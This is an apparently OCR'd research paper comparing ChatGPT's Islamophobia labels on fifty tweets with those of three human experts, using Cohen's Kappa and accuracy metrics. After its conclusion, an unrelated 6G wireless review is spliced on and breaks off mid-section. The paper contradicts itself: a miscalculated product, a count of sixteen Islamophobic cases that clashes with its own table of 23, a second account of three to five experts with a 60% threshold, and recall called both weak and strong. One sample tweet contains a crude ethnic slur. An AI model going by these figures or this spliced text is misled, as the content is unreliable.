An evaluation of LLM capabilities through Bloom's Taxonomy suggests that ChatGPT-4 excels in lower-order cognitive processes such as Remembering, Understanding, and Applying [57], [58]. Similar to human memory, the model effectively retrieves and categorizes information. However, studies indicate that GPT-4 may struggle with transferring learned concepts to new contexts, leading to occasional misinterpretations or omissions of critical details [59]. These challenges often arise from inherent model biases and a tendency to generate responses that maximize probabilistic likelihood rather than maintaining strict logical coherence [60] [61].

A hybrid approach that combines AI-generated pseudo-labels with human annotations could enhance both accuracy and cost efficiency in annotation tasks [37], [62]. While LLMs significantly reduce the workload associated with manual labeling, challenges related to consistency, bias mitigation, and contextual awareness persist. Research highlights the importance of human-in-the-loop validation to uphold annotation quality [63]. Active learning techniques, where human annotators review and refine low-confidence instances identified by LLMs, have shown promise in improving dataset reliability. This synergy between AI-driven efficiency and human intuition could establish a more robust annotation framework, particularly in sensitive areas such as Islamophobia detection.

III. METHODOLOGY

This study employs a comparative methodology to evaluate the alignment between human annotations and ChatGPT-generated annotations on a primary Islamophobia dataset. As illustrated in Fig. 1, the research framework includes data collection, and annotation by both human experts and ChatGPT, followed by an assessment phase utilizing Cohen's Kappa analysis and various performance metrics.

A. Workflow for Data Annotation

Fig. 1 illustrates a data processing workflow for analyzing content related to sensitive topics. It begins with data crawling from a platform (referred to as "X platform") using specific keywords like "Islam", "Muslim", "women", "hijab" "stopislam", and "terrorist". This collected data forms a research dataset, which then branches into two parallel processing paths. On the left path, a validation survey form is created, followed by human-based dataset labeling. On the right path, prompt engineering is developed, followed by dataset labeling using Generative Artificial Intelligence (ChatGPT). Both labeling approaches converge to create a dataset consisting of comments and labels. The final step involves evaluating inter-rater agreement between the human and AI labeling methods using Cohen Kappa analysis to measure consistency and reliability of the classifications



Fig. 1. Workflow for data annotation by human and LLM.

B. Dataset

The dataset consists of fifty publicly available tweets, manually collected from the X platform (formerly known as Twitter). The tweets were retrieved using a set of Islamophobia-related keywords, including Islam, Muslim, hijab, stopislam, jihadist, Islamic extremist, and terrorism, adapted from prior research on Islamophobia detection[64],[65],[66]. The selection of these keywords is justified by their relevance to the study of Islamic beliefs, practices, and the worldview of over a billion people. Each tweet was selected to represent a range of sentiments (positive, negative, and neutral) and was manually reviewed for relevance. The dataset was then annotated as either Islamophobia or Non-Islamophobia, as shown in Table I.

TABLE I. THE DATASETS WITH THEIR APPROPRIATE LABEL

Tweet ID	Tweet	Label
1	The best part of living in #Malaysia as a #Muslim majority country is being able to pray anywhere and at anytime. Alhamdulillah.	NON-ISLAMOPHOBIA
2	#Indonesia, #Malaysia and other #Asian countries often criticize the West's hypocrisy, citing lack of criticism on #Israel as main example	NON-ISLAMOPHOBIA
3	CCP #China people shitting and peeing in #Malaysia again. This time in #Islam's holiest place	ISLAMOPHOBIA

C. Human Annotators

Experts annotated the dataset to determine whether it contained Islamophobic content. Three specialists (i.e., an Islamic scholar, a language expert, and a clinical psychologist) conducted independent evaluations based on their respective areas of expertise. Their assessments established a baseline for accuracy and reliability, against which the performance of the LLM was compared. This diverse panel was selected to account for different perspectives on the topic.

The Islamic scholar provided deep insight into Islamic teachings, cultural nuances, and religious sensitivities, ensuring an accurate and contextually appropriate identification of Islamophobia. Their expertise was crucial in detecting subtle forms of discrimination and bias that might go unnoticed by those less familiar with Islamic culture and theology. The language expert analyzed linguistic structures, semantics, and pragmatics to ensure the sentiment analysis accurately captured the intended meaning and tone of the tweets. Their role was essential in identifying nuanced expressions of prejudice or bias embedded in language. The clinical psychologist contributed an understanding of human behavior, emotions, and the psychological impact of Islamophobic content, helping to assess the potential harm or distress it could cause to individuals and communities. Their expertise in bias and discrimination added depth to the evaluation process.

Due to their high-ranking positions within their institutions and other professional commitments, the panelists required three months to complete the annotation process for just fifty tweets.

D. LLM Annotation

This study utilized the ChatGPT 3.5 API to annotate the dataset, following OpenAI's official prompt examples for classification tasks. The prompt strategy was based on the structured approach outlined in OpenAI's documentation, where most prompts are framed as imperative sentences starting with action verbs like "classify" or "give". To ensure efficient processing within ChatGPT's token constraints, the dataset was fed into the model in batches of ten lines per prompt. This batch processing method was designed to align with ChatGPT's optimized token window size of 16,385 tokens. Table II provides an example of the prompt used in this study.

TABLE II. EXAMPLE OF TWEET, PROMPT, AND CHATGPT RESPONSE

Tweet	"CCP #China people shitting and peeing in #Malaysia again. This time in #Islam's holiest place"
Prompt	Assess the classification label of the following sentences either islamophobia or non-islamophobia.\nFormat of output: ID, label. "CCP #China people shitting and peeing in #Malaysia again. This time in #Islam's holiest place"
ChatGPT's response	ID: 1 Label: Islamophobia

E. Inter-Rater Analysis

The statistical measure Cohen's Kappa was utilized to evaluate the reliability and agreement between LLM and human annotators. Introduced by Cohen in 1960 [67], the Kappa coefficient quantifies chance-corrected agreement on a nominal scale between two raters. This measure is widely employed to assess inter-rater reliability, offering insights into the consistency and agreement among different annotators. Table III presents the formula for Cohen's Kappa statistical technique.

TABLE III. INTER-RATER AGREEMENT (COHEN KAPPA)

Statistical Techniques	Variable	Formula	Program and Tools
Inter-rater agreement measure of how reliably two raters measure the same	Nominal variable i. Islamophobia ii. Non-Islamophobia	$k = \frac{p_o - p_e}{1 - p_e}$ Po = observed agreement Pe expected agreement if a random agreement	Python

Table IV provides the interpretation of Cohen's Kappa agreement [68] which is used in this study.

TABLE IV. COHEN KAPPA LEVEL AGREEMENT

Cohen Kappa	Level of agreement
<0.00	Poor
0.00 - 0.20	Slight
0.21 – 0.40	Fair
0.41 – 0.60	Moderate
0.61 – 0.80	Substantial
0.81 - 1.00	Almost Perfect

F. Majority Voting Rule

In this study, we enlisted three experts to evaluate whether each tweet is Islamophobic or not. The experts represent different fields: Islamic studies, language studies, and clinical psychology. Each expert provides their classification for the tweets. To determine the final classification for each tweet, a majority vote was used due to its superior performance compared to other linear and metaclassifier combiners (Raza, 2018). The majority voting rule stipulates that the class with the highest number of votes is selected as the final decision, provided that the total exceeds 50%. The steps of the majority voting process are as follows:

- Collect Votes: Gather the classifications from all experts for each tweet.
- Count Votes: Count the number of votes for each category (Islamophobia or Non-Islamophobia).
- Determine Majority: The category with the most votes is chosen as the final classification for the tweet.

G. Performance Metrics

A confusion matrix is a table used to evaluate the performance of a classifier on a binary dataset. Table V presents the confusion matrix utilized in calculating the accuracy performance.

TABLE V. CONFUSION MATRIX

Actual	Prediction	
	Positive	**Negative**
Positive	TP	FP
Negative	FN	TN

The performance metrics used in this study are derived from the counts of True Positives (TP), True Negatives (TN), False Positives (FP), and False Negatives (FN), as outlined below:

- True Positives (TP) – both the prediction and actual are yes.
- True Negatives (TN) – both the prediction and actual are no.
- False Positives (FP) – prediction is yes and actual is no.
- False Negatives (TN) – prediction is no and actual is yes.

Table VI shows the validation performance metrics used in this study, including Precision, Recall, F1-Score, and Accuracy. The validation performance analysis was implemented using Google Colab and Python programming.

TABLE VI. VALIDATION PERFORMANCE METRICS

Statistical Techniques	Explanation	Program and Tools
Precision	Positive predictive value in classifying the data instances.	Google Colab and Python Programming
Recall	Recall is also known as sensitivity or true positive rate	
F1-Score	An F1-score is a combination of the precision and the recall, providing a single score.	
Accuracy	Accuracy represents the number of correctly classified data instances over the total number of data instances.	

IV. RESULT

This section provides a detailed study of the data annotation summary, focusing on comparing the classification findings between three human annotators with different backgrounds (Islamic, Linguistic, and Psychological), as well as a Large Language Model (ChatGPT) and performance matrix.

A. Data Annotation Summary

Table VII presents a comparison of classification outcomes between three human annotators with different backgrounds (Islamic, Linguistic, and Psychological) and a Large Language Model (ChatGPT) in categorizing content into Islamophobic and Non-Islamophobic classifications. The data reveals varying levels of identification across the annotators. Human 1 (Islamic background) identified twenty-four instances of Islamophobia and twenty-six cases of non-Islamophobia. Human 2 (Linguist) classified eighteen cases as Islamophobic and thirty-two as non-Islamophobic. Human 3 (Psychologist) detected twenty-sseven instances of Islamophobia and twenty-three cases of non-Islamophobia. The LLM (ChatGPT) categorized eighteen cases as Islamophobic and thirty-two as non-Islamophobic, showing identical results to Human 2's annotations. Notably, there appears to be some variance in the identification of Islamophobic content among human annotators, with the psychologist identifying the highest number of Islamophobic instances (twenty-seven) while the linguist and LLM identified the lowest (eighteen each). This variation might reflect the different professional backgrounds and perspectives of the annotators in interpreting the content.

TABLE VII. DATA ANNOTATION RESULTS

Classification label	Human 1 (Islamic)	Human 2 (Linguist)	Human 3 (Psychologist)	LLM (ChatGPT)
Islamophobia	24	18	27	18
Non-Islamophobia	26	32	23	32

B. Agreement Levels Between LLM and Human Annotators in Data Annotation Tasks

Table VIII shows the level of agreement between LLM and the human annotators based on the classification of the tweets. The analysis of inter-rater agreement between ChatGPT and human annotators reveals notable variations in classification consistency across different domains of expertise. The findings indicate that the linguist demonstrated the highest concordance with the LLM, achieving a Kappa coefficient of 0.653, while the psychologist showed moderate agreement at 0.648, and the Islamic expert exhibited the lowest agreement level at 0.353. This hierarchical pattern of agreement can be attributed to several underlying factors.

TABLE VIII. INTER-RATER FINDINGS

Human annotator	LLM (ChatGPT)
Human 1 (Islamic)	0.353
Human 2 (Linguist)	0.653
Human 3 (Psychologist)	0.648
Human (Average)	0.632

The Cohen's Kappa analysis reveals varying levels of agreement between different human annotators and ChatGPT (LLM) in detecting Islamophobic content. The Islamic expert showed fair agreement ($\kappa = 0.353$), which was notably lower than other annotators, suggesting that ChatGPT may have limitations in capturing the subtle nuances and cultural contexts that an Islamic expert would recognize. In contrast, both the linguist and psychologist demonstrated substantial agreement with ChatGPT, scoring $\kappa = 0.653$ and $\kappa = 0.648$ respectively. The strong agreement with the language expert indicates that ChatGPT effectively aligns with linguistic patterns and markers of Islamophobia, while the high agreement with the psychologist suggests competency in recognizing psychological aspects of discriminatory language. The average agreement across all human annotators ($\kappa = 0.632$) falls within the substantial agreement range, indicating that ChatGPT performs well in Islamophobia detection. However, the variation in agreement levels, particularly the lower agreement with the Islamic expert, highlights areas for improvement in ChatGPT's understanding of cultural and religious nuances. This suggests that while ChatGPT is reliable for detecting linguistic and psychological patterns of Islamophobia, it may benefit from enhanced cultural-religious context understanding to match human expert judgment more closely.

Below is an example of the calculation for the Cohen Kappa analysis.

C. Human 2 (Linguist) and LLM

Step 1: Create a Confusion Matrix

The confusion matrix between the actual labels provided by Human Annotator 2 and the anticipated labels produced by the Large Language Model (LLM) in the Islamophobia detection test is shown in Table IX. The classification results are divided into four main categories in the table:

- True Positives (TP): Both the human annotator and the LLM accurately identified cases of Islamophobia.
- False Negatives (FN): LLM misclassified Islamophobic as non-Islamophobia.
- False Positives (FP): When the LLM mistakenly classifies non-Islamophobic as Islamophobic.
- True Negatives (TN): Cases that the human annotator and the LLM both appropriately categorized as non-Islamophobic.

The matrix calculation used to assess the model's classification performance uses this table as an example. When evaluating the accuracy of automatic annotation compared to human judgment, the confusion matrix offers valuable information on how well the model separates Islamophobic from non-Islamophobic content. The numbers in each cell indicate the count of instances for each classification outcome: True Positives (TP): 14, False Positives (FP): 4, False Negatives (FN): 4, and True Negatives (TN): 28.

Step 2: Calculate Observed Agreement (Po)

$$Po = (\text{Number of agreements}) / (\text{Total cases}) \quad (1)$$

Agreements = 14 + 28 = 42

Po = 42/50 = 0.84

Step 3: Calculate Expected Agreement by Chance (Pe)

$$Pe = (\text{Pe for Islamophobia}) + (\text{Pe for non-Islamophobia}) \quad (2)$$

For Islamophobia:

Expert 2 proportion: 18/50 = 0.36

ChatGPT proportion: 18/50 = 0.36

Pe for Islamophobia label = 0.36 × 0.36

= 0.1296

For non-Islamophobia:

Expert 2 proportion: 32/50 = 0.64

ChatGPT proportion: 32/50 = 0.64

Pe for non-Islamophobia label = 0.64 × 0.66

= 0.4096

Pe = 0.1296 + 0.4096 = 0.5392

Step 4: Calculate Cohen's Kappa

$$\kappa = (Po - Pe) / (1 - Pe) \quad (3)$$

$\kappa = (0.84 - 0.5392) / (1 - 0.5392)$

$\kappa = 0.3008/0.4608$

$\kappa = 0.653$

A score of 0.653 suggests that the agreement between Linguist and ChatGPT is substantial.

D. Human (Average) and LLM

Step 1: Determine the majority voting value (Refer Table X).

- Collect Votes: Gather the classifications from all experts for each tweet.
- Count Votes: Count the votes for each category (Islamophobia or Non-Islamophobia).
- Determine Majority value: The category with the most votes is chosen as the final classification for the tweet.

TABLE IX. CONFUSION MATRIX

		Predicted Label (LLM)		**TOTAL**
		Islamophobia	**Non-Islamophobia**	
Actual Label (Human 2)	Islamophobia	14 (TP)	4 (FN)	18
	Non-Islamophobia	4 (FP)	28 (TN)	32
TOTAL		18	32	50

TABLE X. MAJORITY VOTING VALUE CALCULATION

Tweet	**Human 1**	**Human 2**	**Human 3**	**Count Vote (Phobia)**	**Count Vote (Non)**	**Majority Voting Value**
1	Non	Non	Non	0	3	Non
2	Non	Non	Non	0	3	Non
3	Phobia	Non	Phobia	2	1	Phobia
4	Phobia	Phobia	Phobia	3	0	Phobia
5	Phobia	Non	Phobia	2	1	Phobia

*non = non -islamophobia, Phobia = Islamophobia

*Human 1 = Islamic

*Human 2 = Linguist

*Human 3 =Psychologist

Step 2: Create a new Confusion Matrix

Table XI shows the confusion matrix between the actual labels provided by the Human average and the anticipated labels produced by the Large Language Model (LLM) in the Islamophobia detection test. The numbers in each cell indicate the count of instances for each classification outcome: True Positives (TP): 16, False Positives (FP): 2, False Negatives (FN): 7, and True Negatives (TN): 25.

TABLE XI. CONFUSION MATRIX

		Predicted Label (LLM)		TOTAL
		Islamophobia	**Non-Islamophobia**	
Actual Label (Human-average)	Islamophobia	16 (TP)	7 (FN)	23
	Non-Islamophobia	2 (FP)	25 (TN)	27
TOTAL		18	32	50

Step 3: Calculate Observed Agreement (Po)

$$Po = (\text{Number of agreements}) / (\text{Total cases}) \quad (1)$$

Agreements = 16 + 25 = 41

Po = 41/50 = 0.82

Step 4: Calculate Expected Agreement by Chance (Pe)

$$Pe = (Pe \text{ for Islamophobia}) + (Pe \text{ for non-Islamophobia}) \quad (2)$$

For Islamophobia:

Expert 2 proportion = 23/50 = 0.46

ChatGPT proportion = 18/50 = 0.36

Pe for Islamophobia label = 0.46 × 0.36

= 0.1656

For non-Islamophobia:

Expert 2 proportion = 27/50 = 0.54

ChatGPT proportion = 32/50 = 0.64

Pe for non-Islamophobia label = 0.54 × 0.64

= 0.3456

Pe = 0.1656 + 0.3456 = 0.5112

Step 5: Calculate Cohen's Kappa

$$\kappa = (Po - Pe) / (1 - Pe) \quad (3)$$

κ = (0.82 - 0.5112) / (1 - 0.5112)

κ = 0.3088 / 0.4888

κ = 0.632

E. LLM Performance Based on the Approximation Accuracy

Refer to Table XI for the confusion matrix in the form of a heatmap. The heatmap represents the LLM's performance, with actual labels from humans (average) on the vertical axis and predicted labels from the LLM on the horizontal axis. The value in the table is used to calculate the performance based on the approximation accuracy. Below is the equation to calculate the performance:

$$\text{Accuracy} = (TP + TN) / (TP + TN + FP + FN) \quad (4)$$

$$\text{Precision} = TP / (TP + FP) \quad (5)$$

$$\text{Recall} = TP / (TP + FN) \quad (6)$$

$$\text{F1 score} = 2 \times (\text{Precision} \times \text{Recall}) / (\text{Precision} + \text{Recall}) \quad (7)$$

Table XII presents the performance evaluation metrics for the classification model using approximation accuracy. The table includes four key metrics: accuracy, precision, recall, and F1-Score.

TABLE XII. APPROXIMATION ACCURACY

Accuracy = (16 + 25) / (16 + 25 + 2 + 7) × 100 = 41 / 50 × 100 = 0.82	**Precision** = 16 / (16 + 2) = 16 / 18 = 0.88
Recall = 16 / (16 + 7) = 16 / 23 = 0.695	**F1 Score** = 2 × (0.88 × 0.695) / (0.88+ 0.695) = 2 × (0.6116) / (1.583) = 0.772

V. DISCUSSION

Based on the result in Table XII, the analysis of ChatGPT's classification performance in identifying Islamophobic content reveals both strengths and limitations in its capabilities. Based on the classification metrics analysis, the model demonstrates strong overall performance with 82% accuracy across all predictions, correctly classifying forty-one out of fifty cases. Its precision score of 88.8% was particularly impressive, indicating high reliability when content was flagged as Islamophobic, with only two false positives out of sixteen positive predictions.

However, the model's recall performance was considerably an average at 69.5%, suggesting a significant limitation in its ability to identify all instances of Islamophobia. Of the sixteen actual Islamophobic cases in the dataset, the model only successfully identified fourteen, missing cases. This difference between precision and recall resulted in an F1 score of 77.2%, which indicates good overall performance, though there is room for improvement. The lower F1 score compared to precision suggests that recall could be improved. These findings indicate that ChatGPT adopts a conservative approach in its classification of Islamophobic content, prioritizing precision over recall. While this cautious stance minimizes false accusations of Islamophobia, it comes at the cost of failing to identify a substantial number of genuine cases. This behavior pattern suggests a deliberate design choice for handling sensitive content, though it raises important considerations about the model's effectiveness in comprehensive content moderation.

The data indicates that there were seven "Total Missed Cases", which represent instances, where ChatGPT failed to identify Islamophobic content when it was present. Additionally, there were two "Total False Cases", which indicates situations, where ChatGPT incorrectly flagged content as Islamophobic when it was not. These findings suggest potential limitations in ChatGPT's ability to accurately detect and classify Islamophobic content, with a notably higher rate of False Negatives (missed cases) compared to False positives (incorrect flags). This data could be valuable for understanding the model's current capabilities and areas for improvement in content moderation related to religious bias and discrimination.

The tweet "For now, it is status quo for #Christians in #Malaysia on the escalating row over the use of the word 'Allah' as a translation for the Christian God in the #Muslim-majority nation", is an example of the classification disagreement between human annotators and ChatGPT. The content of this tweet refers to an ongoing interfaith issue in Malaysia, specifically surrounding the contested use of "Allah" by non-Muslims, which has been a sensitive topic in the country given its implications on religious identity and freedoms in a Muslim-majority context. Human annotators may have identified this tweet as Islamophobic due to its potential to highlight religious tension or imply a critique of policies perceived as biased in favor of the Muslim majority. The phrasing could be interpreted as subtly presenting Muslims or Muslim-majority policies as restrictive towards Christians, thus indirectly invoking a stereotype of Islam as intolerant or limiting religious freedom. ChatGPT, however, may have classified this tweet as non-Islamophobic due to the absence of explicit negative language or hostile sentiment directed towards Islam or Muslims. The tweet is largely informational, stating the current situation without clearly insulting language, which could lead the model to overlook the potentially implicit bias or underlying critique that human annotators detected.

This case shows how ChatGPT might miss subtle cues tied to interfaith or political undertones, especially where the language is indirect, and specific negative implications about Islam are implied rather than directly stated. In terms of classification metrics, ChatGPT achieved 82% accuracy, 88% precision, 69.5% recall, and a 77.2% F1-Score. These values are comparable to results reported in other LLM annotation studies, where models performed well on general sentiment tasks but showed variability in detecting minority or sensitive expressions [36], [38], [41]. The high precision suggests that ChatGPT is conservative in its classifications, minimizing false positives—an approach consistent with OpenAI's design for handling sensitive content. However, the lower recall indicates that the model may miss instances of Islamophobia that are implicit or linguistically complex, a pattern also noted in recent LLM evaluation studies [42], [43].

These findings reinforce the importance of incorporating domain expertise in the annotation of cultural or religiously sensitive content. While ChatGPT can serve as a reliable tool for preliminary screening or large-scale annotation, human-in-the-loop systems remain essential for capturing deeper contextual meanings, particularly in domains like Islamophobia detection. Studies such as AnnoLLM [2], CoAnnotating [46], and MEGAnno+ [48] also advocate for hybrid approaches, where human validation is integrated with LLM outputs to improve reliability and reduce biases.

Moreover, this study contributes to ongoing efforts in evaluating the real-world applicability of LLMs in underrepresented language and cultural contexts, where high-quality labeled data is scarce. By benchmarking ChatGPT's annotations against experts from Islamic studies, linguistics, and psychology, the study provides a multidisciplinary evaluation framework that can inform future research on automated content moderation and hate speech detection. In particular, the use of Cohen's Kappa as a validation metric enables robust assessment of model-human agreement, addressing concerns about reproducibility and inter-rater reliability raised in earlier annotation quality reviews [5], [6], [45].

The classification challenge surrounding the tweet regarding religious terminology in Malaysia can be evaluated critically using Bloom's Taxonomy, namely its higher-order cognitive domains of analysis, evaluation, and synthesis. While basic computational models typically operate at the lower levels of Bloom's hierarchy, focusing primarily on remembering (recognition of explicit linguistic elements) and understanding (surface-level comprehension of textual content), the nuanced identification of potential Islamophobic discourse requires cognitive processes aligned with the taxonomy's more sophisticated levels. To analyze implicit bias, it must be able to break down complex linguistic structures (analysis), critically evaluate the underlying sociopolitical context and potential rhetorical implications (evaluation), and finally, synthesize multiple interpretative layers that go beyond literal textual content.

This research employed a focused methodological approach combining expert panel evaluation with a majority voting system to assess Islamophobia detection. The expert panel was strategically composed of diverse stakeholders, including Islamic scholars, sociologists, extremism researchers, linguistic experts, and social media analysts, ensuring a comprehensive evaluation perspective. The majority voting system was implemented with a structured protocol, where three to five expert evaluators assessed each case using a standardized scoring rubric. Final classifications were determined based on a threshold of greater than 60% agreement among the experts. This dual-component methodology was specifically chosen to balance the need for diverse expert insights with a quantifiable decision-making process. While this approach may have limitations, it provides a practical and systematic framework for evaluating the accuracy of Islamophobia detection in computational systems.

VI. LIMITATIONS

The limits of this study show fundamental issues in employing LLM such as ChatGPT to annotate the nuanced, culturally sensitive text. The LLM struggles to perceive and apply cultural and religious nuances consistently, as evidenced by a poorer Cohen's Kappa agreement with an Islamic studies expert ($\kappa = 0.353$) compared to linguist ($\kappa = 0.653$) and clinical psychologist experts ($\kappa = 0.648$). This shows that despite its great language capabilities, ChatGPT lacks the depth of context

required to understand subtleties that experts in Islamic studies may easily detect. As a result, the model may misclassify tweets with indirect or implicit biases, highlighting a potential limitation to its efficacy as an independent annotator in fields requiring great cultural sensitivity.

Another limitation is the LLM's conservative approach, which prioritizes precision above recall. While this may reduce false positives (when non-Islamophobic content is mistakenly categorized as Islamophobic), it also results in missing occurrences of true Islamophobia. The study found that ChatGPT's recall performance, at 69.5%, is significantly lower than its precision, suggesting its cautious approach yet resulting in missed instances of Islamophobic content. This trade-off affects its usefulness in tasks that require thorough content detection since missing harmful content can be worse than occasionally misclassifying safe content. The conservative classification method may be consistent with ChatGPT's design goals, but it implies a limited ability to handle edge circumstances or content, that, although not Islamophobic, contains more nuanced possibly destructive views.

Using a small dataset (fifty tweets) poses another limitation: the model's performance may not generalize to larger or more diversified datasets. The short sample size reduces the statistical robustness of performance measurements such as Cohen's Kappa and F1 scores, which may inflate perceived model efficacy. Furthermore, the relatively quick and informal style of tweets may not accurately represent the range of Islamophobic information seen on social media or other platforms. This constraint requires additional study using larger, more diverse datasets to validate the model's capabilities across various content, various types, and levels of implicit bias.

VII. Recommendations

To enhance the accuracy and cultural sensitivity of LLMs in annotating Islamophobia-related content, several key improvements are necessary. First, domain-specific fine-tuning on a larger and more diverse dataset can help address the model's limitations in detecting cultural variations in Islamophobic narratives. Training on datasets annotated by Islamic studies experts, with a focus on subtle and implicit forms of prejudice, can improve the model's ability to recognize nuanced biases that were previously overlooked. Additionally, continuous fine-tuning based on expert feedback will allow the model to adapt to evolving linguistic and cultural expressions of Islamophobia, making it more effective in identifying implicit bias and complex contextual cues.

A hybrid annotation approach that integrates LLM-based automation with human validation is another crucial improvement, particularly for culturally sensitive content. Human experts can review low-confidence cases flagged by the model, ensuring greater accuracy while maintaining efficiency in large-scale annotation tasks. This human-in-the-loop strategy is particularly beneficial for social media content moderation, where precise classification is essential to avoid mislabeling ambiguous or indirect expressions of Islamophobia. Furthermore, refining the model's ability to process indirect language such as passive phrasing, coded language, or ambiguous terms often found in Islamophobic discourse can help minimize False Negatives and improve annotation accuracy.

Finally, addressing the study's limitations regarding sample size and dataset diversity is critical for improving generalizability. Expanding data collection to multiple social media platforms and content formats will enable LLMs to better adapt to various linguistic styles and modes of expression. This broader dataset will enhance the model's ability to detect Islamophobic rhetoric across different online spaces. Collaborating with interdisciplinary experts in linguistics, psychology, and Islamic studies during dataset creation and analysis can further enrich the model's contextual understanding, making it a more reliable tool for detecting Islamophobia across diverse digital communities.

VIII. Conclusion

This study demonstrates both the potential and limitations of employing LLMs for annotating culturally sensitive text, addressing the challenges of manual annotation, including inconsistencies, resource intensity, and scalability constraints. ChatGPT exhibited substantial agreement with human annotators, particularly those specializing in linguistics and psychology, reinforcing its viability for automating large-scale data annotation. By reducing time and resource requirements, LLMs offer a scalable alternative to traditional manual labeling approaches. Moreover, the model's strong precision and recall scores indicate its effectiveness in identifying overt Islamophobic content, positioning it as a useful tool for preliminary screenings or as a supplementary aid in sentiment analysis tasks.

A notable strength of LLMs lies in their ability to maintain annotation consistency, minimizing variability stemming from human subjectivity, an essential factor in large-scale labeling tasks requiring uniformity. This consistency enhances the reliability of labeled datasets, providing a robust foundation for further refinement by domain experts. However, the lower agreement between ChatGPT and Islamic studies specialists highlights its shortcomings in detecting implicit and complex forms of bias, underscoring the need for greater cultural and contextual sensitivity in AI-driven annotation models.

In terms of cognitive processing, LLMs demonstrate proficiency in lower-order cognitive tasks, as outlined in Bloom's Taxonomy, excelling in "Remembering" and "Understanding" by systematically categorizing explicit Islamophobic content based on predefined criteria. However, the model falls short in higher-order reasoning skills such as "Analyzing" and "Evaluating", which are crucial for discerning subtle biases and nuanced linguistic expressions. These findings suggest that while LLMs present significant advantages in efficiency and scalability, a hybrid approach integrating human expertise for complex contextual cases may offer a more balanced and culturally aware annotation framework.

Declaration of Generative AI and AI-Assisted Technologies in the Writing Process

During the preparation of this work, the author(s) used [Scispace/conducting literature review] to discover and analyse

the scientific study and create a matrix table for literature review. After using this tool or service, the matrix table was uploaded to ChatGPT and Claude to improve the language of the work. After that, the author(s) reviewed and edited the content as needed and took(s) full responsibility for the content of the published article.

***Abstract*—The advent of 6G technology promises to revolutionize the landscape of connectivity, ushering in an era of unprecedented speed, reliability, and integration of emerging technologies. This comprehensive review delves into the evolving domain of 6G wireless communication technology, synthesizing current research, trends, and projections to provide a holistic understanding of its potential impact and challenges. Beginning with an overview of the evolution from previous generations, the review examines the foundational principles, key features, and technological advancements envisioned for 6G networks. It explores concepts such as terahertz communication, ultra-reliable low latency communication (URLLC), intelligent surfaces, and holographic beamforming, elucidating their potential to redefine communication paradigms. The integration of artificial intelligence (AI) and edge computing is highlighted as pivotal in enabling intelligent, adaptive, and efficient network operations. Furthermore, the review investigates how 6G is expected to support massive-scale Internet of Things (IoT) deployments and considers the future role of quantum computing in enhancing security and processing capabilities. Regulatory and standardization frameworks essential for the development and deployment of 6G networks are scrutinized, alongside addressing issues concerning security, privacy, and sustainability. By synthesizing insights from academia, industry, and standardization bodies, this review provides a roadmap for researchers, policymakers, and industry stakeholders to navigate the evolving landscape of 6G and realize its transformative potential in shaping the future of global connectivity.**

Keywords*—6G; wireless communication technology; artificial intelligence; connectivity; edge computing; Internet of Things (IoT); quantum computing; terahertz communication; Ultra-Reliable Low Latency Communication (URLLC)

I. Introduction

The relentless march of technological progress has consistently redefined the boundaries of connectivity and communication, propelling humanity into new realms of innovation and collaboration. With each successive generation of wireless communication, from the advent of 1G in the 1980s to the pervasive 5G networks of today, we have witnessed profound transformations in the way we live, work, and interact. However, as we stand on the precipice of the next phase in this evolutionary journey, the emergence of 6G technology promises to revolutionize the digital landscape in ways previously thought unimaginable.

In this comprehensive review, we embark on an exploratory journey into the nascent realm of 6G technology, delving deep into its theoretical underpinnings, technological foundations, and potential applications. Building upon the successes and lessons learned from previous generations, 6G represents a paradigm shift that transcends the boundaries of mere connectivity, envisioning a future, where seamless integration of physical and digital realms enables transformative capabilities. By examining the key pillars of 6G, including ultra-reliable low-latency communication (URLLC), massive connectivity, terahertz communication, artificial intelligence (AI) integration, and sustainable networking, we seek to unravel the intricate tapestry of possibilities that this next-generation technology affords.

Despite the growing body of research on 6G, several key gaps remain. There is a lack of standardized architecture and protocols, and practical challenges around terahertz communication and energy-efficient hardware are still unresolved. While AI and edge computing are central to 6G, their real-time integration, especially under low-power and low-latency constraints, needs further exploration. Quantum computing's role in enhancing 6G security is also underdeveloped. An additional ethical, social, and policy implications such as data privacy, digital inequality, and algorithmic bias are often overlooked. Research on sustainable networking and the interoperability of diverse technologies like AI, IoT, and quantum systems is limited. Additionally, region-specific deployment strategies and models for measuring human-centric or societal impacts of 6G are still missing. By critically assessing the opportunities and obstacles on the path to 6G, we endeavor to inform and inspire stakeholders across academia, industry, and policymaking spheres to actively engage in shaping the future trajectory of wireless communication.

II. 6G Overview

6G technology is envisioned to revolutionize wireless communication by integrating advancements such as terahertz frequency bands, artificial intelligence, and quantum computing. It aims to achieve unprecedented data speeds, ultra-low latency, and massive connectivity, paving the way for innovative applications such as holographic communication, real-time holographic conferencing, and seamless integration with IoT.

A. 6G Wireless Communication Advantages

6G offers improved data security measures to safeguard sensitive information transmitted over wireless networks, addressing concerns regarding privacy and cybersecurity. Integration of AI enhances communication systems in 6G networks, optimizing performance, managing network resources efficiently, and enabling advanced features such as predictive analytics and automated decision-making. 6G introduces the concept of tactile internet, enabling ultra-responsive communication with minimal latency, which is crucial for applications such as remote surgery, virtual reality, and augmented reality as shown in Fig. 1. 6G aims for high energy efficiency, optimizing power consumption to prolong battery life in devices and reduce overall energy consumption in network infrastructure, contributing to sustainability efforts. 6G networks minimize backhaul latency, ensuring swift data transmission between base stations and the core network, enhancing overall network performance and user experience. These advancements signify significant progress in wireless communication technology, promising a future of faster, more secure, and efficient connectivity [1].

Fig. 1. 6G Wireless communication advantages.

B. Maintaining the Integrity of the Specifications

